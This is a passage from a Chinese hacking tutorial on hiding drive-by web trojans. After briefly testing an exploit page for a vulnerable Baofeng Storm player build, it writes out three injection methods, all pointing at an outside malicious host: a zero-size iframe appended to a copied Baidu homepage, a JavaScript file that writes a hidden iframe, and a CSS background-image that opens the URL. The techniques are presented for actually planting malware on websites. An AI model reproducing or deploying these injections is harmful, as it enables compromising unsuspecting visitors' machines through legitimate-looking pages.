


图3




图4

机中还没有安装暴风影音，为了测试，我就在要测试的虚拟机里安装了存在漏洞的“暴风影音 2009 1对1 特别版”，安装完成后显示版本号为 Build version ：3.9.3.30，正好是存在漏洞的版本，如图3。


现在使用浏览器打开“http://xxx.1.xjp.77169.net/jkbb.htm”，弹出了漏洞利用成功的提示窗口，然后浏览器就自动关闭了，如图4。

一、网马的隐藏方法

上面的测试已经成功了，在实际挂马时我们总不能让别人直接访问你的网马吧。为了增加隐蔽性，一般是把网马以框架的形式插入到一个正常的网页中，把框架的宽和高都设置为0，这样别人在访问正常网页的同时也就访问了你的网马。下面就介绍几种常见的隐藏网马的方法，以下例子假设网马的地址都是http://bbs.hackerxfiles.net/index.php，要插入网马的网页是把百度首页源代码保存下来的一个网页，名字为index.html。

1、框架挂马

把下面的代码<iframe src=http://bbs.hackerxfiles.net/index.php width="0" height="0" frameborder="0"></iframe>插入到</html>的前面，如图5，然后使用浏览器打开插入了代码的网页，显示如图6所示（为了能明显的看到效果，我把框架的宽和高分别设置为了500和300）。这种挂马方法实现简单，但容易被发现，隐蔽性很低。



```
<html><head><meta http-equiv=Content-Type content="text/html;charset=gb2312"><title>百度一下，你就知道      </title><style>body{margin:4px 0}p{margin:0;padding:0}img{border:0}td,p,#u{font-size:12px}#b,#u,#l td,a{font-family:arial}#kw{font:16px Verdana;height:1.78em;padding-top:2px}#b{height:30px;padding-top:4px}#b,#b a{color:#77c}#u{padding-right:10px;line-height:19px;text-align:right;margin:0 0 3px !important;margin:0 0 10px}#sb{height:2em;width:5.6em}#km{height:50px}#l{margin:0 0 5px 15px}#l td{padding-left:107px}p,table{width:650px;border:0}#l td,#sb,#km{font-size:14px}#l a,#l b{margin-right:1.14em}a{color:#00c}a:active{color:#f60}#hp{position:absolute;margin-left:6px}#lg{margin:-26px 0 -44px}#lk{width:auto;line-height:18px;vertical-align:top}form{position:relative;z-index:9}</style></head>
<body><div id=u><a href=http://passport.baidu.com/?login&tpl=mn>登录</a></div><center><img src=http://www.baidu.com/img/baidu_logo.gif width=270 height=129 usemap="#mp" id=lg><br><br><br><br><table cellpadding=0 cellspacing=0 id=l><tr><td><div id=m><a onclick=s(this) href=http://news.baidu.com>新 闻</a><b>网 页</b><a onclick=s(this) href=http://tieba.baidu.com>贴 吧</a><a onclick=s(this) href=http://zhidao.baidu.com>知 道</a><a onclick=s(this) href=http://mp3.baidu.com>MP3</a><a onclick=s(this) href=http://image.baidu.com>图 片</a><a onclick=s(this) href=http://video.baidu.com>视 频</a></div></td></tr></table>
<table cellpadding=0 cellspacing=0 style="margin-left:15px"><tr valign=top><td style="height:62px;padding-left:92px" nowrap><form name=f action=s><input type=text name=wd id=kw size=42 maxlength=100> <input type=submit value=百度一下 id=sb><span id=hp><a href=/gaoji/preferences.html>设置</a><br><a href=/gaoji/advanced.html>高级</a></span></form></td></tr></table>
<p id=km><a href=http://hi.baidu.com>空间</a>  <a href=http://www.hao123.com>hao123</a> | <a href=/more/>更多<span style="font-family:宋体">>></span></a></p>
<p style=height:60px><table cellpadding=0 cellspacing=0 id=lk><tr><td></td></tr></table></p>
<p style=height:30px><a onClick="this.style.behavior='url(#default#homepage)';this.setHomePage('http://www.baidu.com')" href=http://utility.baidu.com/traf/click.php?id=215&url=http://www.baidu.com>把百度设为主页</a><!--[if gte IE 6]> | <a href="http://bar.baidu.com/sobar/prom23.html">使用搜索工具栏</a><![endif]--></p><p style=height:14px><a href=http://e.baidu.com>加入百度推广</a> | <a href=http://top.baidu.com>搜索风云榜</a> | <a href=/home.html>关于百度</a> | <a href=http://ir.baidu.com>About Baidu</a></p><p id=b>&copy;2009 Baidu <a href=http://www.baidu.com/duty/>使用百度前必读</a> <a href=http://www.miibeian.gov.cn target=_blank>京ICP证030173号</a> <img src=http://gimg.baidu.com/img/gs.gif></p><map name=mp><area shape=rect coords="43,22,227,91" href=http://hi.baidu.com/baidu/ target=_blank title="点此进入 百度空间"></map></center></body>
<script>var w=document.f.wd;function s(o){if(w.value.length>0){var h=o.href;var q=encodeURIComponent(w.value);if(h.indexOf("q=")!=-1){o.href=h.replace(new RegExp("q=[^&$]*"),"q="+q)}else{o.href+="?q="+q}}};(function(){if(new RegExp("q=([^&]+)").test(location.search)){w.value=decodeURIComponent(RegExp.$1)}})();if(navigator.cookieEnabled && !/sug?=0/.test(document.cookie)){document.write('<script src=http://www.baidu.com/js/bdsug.js?v=1.1.0.1><\/script>')};window.onunload=function(){};</script><script>w.focus()</script>
<iframe src=http://bbs.hackerxfiles.net/index.php width="0" height="0" frameborder="0"></iframe>
</html><!--22eea0b478a53974-->
```

图5




图6

2、js文件挂马

首先将以下代码document.write("<iframe width='0' height='0' src='http://bbs.hackerxfiles.net/index.php'></iframe>");保存为6.js，然后在index.html中的</body>标记前面插入如下代码<script language=javascript src=6.js></script>，如图7，访问index.html时的效果如图8所示，为了能看到框架，我把框架的宽和高分别设置为了300和200。这种挂马方式的隐蔽性比较高。

3、css挂马

把以下代码保存为6.css：

```
Body{
    background-image: url(javascript:open('http://bbs.hackerxfiles.net/index.php','newwindow','height=0, width=0, top=1000, left=0, toolbar=no, menubar=no, scrollbars=no, resizable=no, location=no, status=no'))
    }
```

然后在挂马网页中插入如下代码来达到挂马的目的：<link href="6.css" rel="stylesheet" type="text/css">。这种挂马方式的隐蔽性很高，但实现比较麻烦。

以上只是常见的三种挂马方式，除了这些外，还有swf挂马、body挂马、图片伪装挂马以及js变形加密挂马等，这里就不一一介绍了，有兴趣的读者可以到网上搜索一下。



```
<html><head><meta http-equiv=Content-Type content="text/html;charset=gb2312"><title>百度一下，你就知道      </title><style>body{margin:4px 0}p{margin:0;padding:0}img{border:0}td,p,#u{font-size:12px}#b,#u,#l td,a{font-family:arial}#kw{font:16px Verdana;height:1.78em;padding-top:2px}#b{height:30px;padding-top:4px}#b,#b a{color:#77c}#u{padding-right:10px;line-height:19px;text-align:right;margin:0 0 3px !important;margin:0 0 10px}#sb{height:2em;width:5.6em}#km{height:50px}#l{margin:0 0 5px 15px}#l td{padding-left:107px}p,table{width:650px;border:0}#l td,#sb,#km{font-size:14px}#l a,#l b{margin-right:1.14em}a{color:#00c}a:active{color:#f60}#hp{position:absolute;margin-left:6px}#lg{margin:-26px 0 -44px}#lk{width:auto;line-height:18px;vertical-align:top}form{position:relative;z-index:9}</style></head>
